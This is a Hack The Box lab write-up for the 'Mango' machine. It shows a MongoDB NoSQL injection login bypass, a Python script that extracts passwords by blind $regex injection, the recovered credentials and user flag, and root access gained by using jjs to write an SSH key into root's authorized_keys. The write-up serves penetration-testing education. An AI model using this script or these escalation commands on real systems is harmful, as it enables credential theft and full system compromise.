MANGO | Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676


Port scanning results:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.162
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-18 17:40 CEST
Nmap scan report for 10.10.10.162
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./state
eName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 30.13 seconds
```

On port 80 there is nothing, on port 443 a simple search engine called Mango. If we go to add on /etc/hosts, staging-order.mango.htb (as shown by nmap) and connect via http to this address:






We have a Login page. Analyzing the page, and above all “guessing” through the name of the machine, we can understand that this Login screen is based on MongoDB.

So, I searched on Google how to inject towards this type of database, finding answers on the PayloadAllTheThings github repo:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#mongodb-payloads

Through Burp I tried to bypass authentication using the not equal operator:



The answer is 302 Found.

If we click on Follow Redirection, we see that we have entered.

Despite this, once you enter there is a simple page under construction.

I understood that bypassing authentication does not make sense, basically because there is nothing that can be done once logged in. So, you need to do the injection to extract the credentials, and then try to enter maybe via ssh.

Also, on the same repo there is a python script to make GET requests to an authentication form. By modifying it for POST requests I got the following script:

```
import requests

import urllib3

import string

import urllib

urllib3.disable_warnings()


username="mango"
```

```
password=""
u="http://staging-order.mango.htb/"
headers={'content-type': 'application/x-www-form-urlencoded'}


while True:
      for c in string.printable:
            if c not in ['*','+','.','?','|','$','&']:
                  payload='username=%s&password[$regex]=^%s&login=login' %
(username, password + c)
                  r = requests.post(u, data = payload, headers = headers,
verify = False, allow_redirects = False)
                  if 'OK' in r.text or r.status_code == 302:
                        print("Found one more char : %s" % (password+c))
                        password += c
```

I tested the script first with the admin user then with the mango user. For the latter, the script found a password:

```
root@unknown:~/Desktop# python exploit.py
Found one more char : h
Found one more char : h3
Found one more char : h3m
Found one more char : h3mX
Found one more char : h3mXK
Found one more char : h3mXK8
Found one more char : h3mXK8R
Found one more char : h3mXK8Rh
Found one more char : h3mXK8RhU
Found one more char : h3mXK8RhU~
Found one more char : h3mXK8RhU~f
Found one more char : h3mXK8RhU~f{
Found one more char : h3mXK8RhU~f{]
Found one more char : h3mXK8RhU~f{]f
Found one more char : h3mXK8RhU~f{]f5
Found one more char : h3mXK8RhU~f{]f5H
```

Connecting via SSH, I got the shell for the mango user:

```
root@unknown:~/Desktop# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 18 16:15:10 UTC 2020

  System load:  0.0               Processes:           101
  Usage of /:   25.8% of 19.56GB  Users logged in:     0
  Memory usage: 14%               IP address for ens33: 10.10.10.162
  Swap usage:   0%

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruction.

     https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you
 proxy settings


Last login: Sat Apr 18 16:14:45 2020 from 10.10.14.26
mango@mango:~$ ls
mango@mango:~$
```

For this user in his home folder, there is no trace of the user flag. It's in fact present in the admin home, in which we can enter, but not access the file.


If we try to access the mongo db with the "mongo" command, however, we have the admin password (we could have it anyway because with the previous script you can get that too):

```
> db
test
> show databases
admin   0.000GB
config  0.000GB
local   0.000GB
mango   0.000GB
> use mango
switched to db mango
> show collections
users
> db.users.find()
{ "_id" : ObjectId("5d8e25334f3bf1432628927b"), "username" : "admin", "password" : "t9KcS3>!0B#2" }
{ "_id" : ObjectId("5d8e25364f3bf1432628927c"), "username" : "mango", "password" : "h3mXK8RhU~f{]f5H"
}
```

With the command su, we enter as admin and print the user flag:

```
mango@mango:/home/admin$ su admin
Password:
$ ls
user.txt
$ cat user.txt
79bf31c6c6eb38a8567832f7f8b47e92
```

By running linpeas.sh to enumerate vulnerabilities, the JJS binary is highlighted:




So, being a binary, I immediately looked for it if present on GTFOBins, and in fact, it is described just like spawning a shell:

https://gtfobins.github.io/gtfobins/jjs/

Well, you can for example enter your public key on the root user folder. If we run the following command:

```
echo 'var FileWriter = Java.type("java.io.FileWriter");
var fw=new FileWriter("/root/.ssh/authorized_keys");
fw.write("YOUR PUBLIC KEY");
fw.close();' | jjs
```

We get root access via SSH:



Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups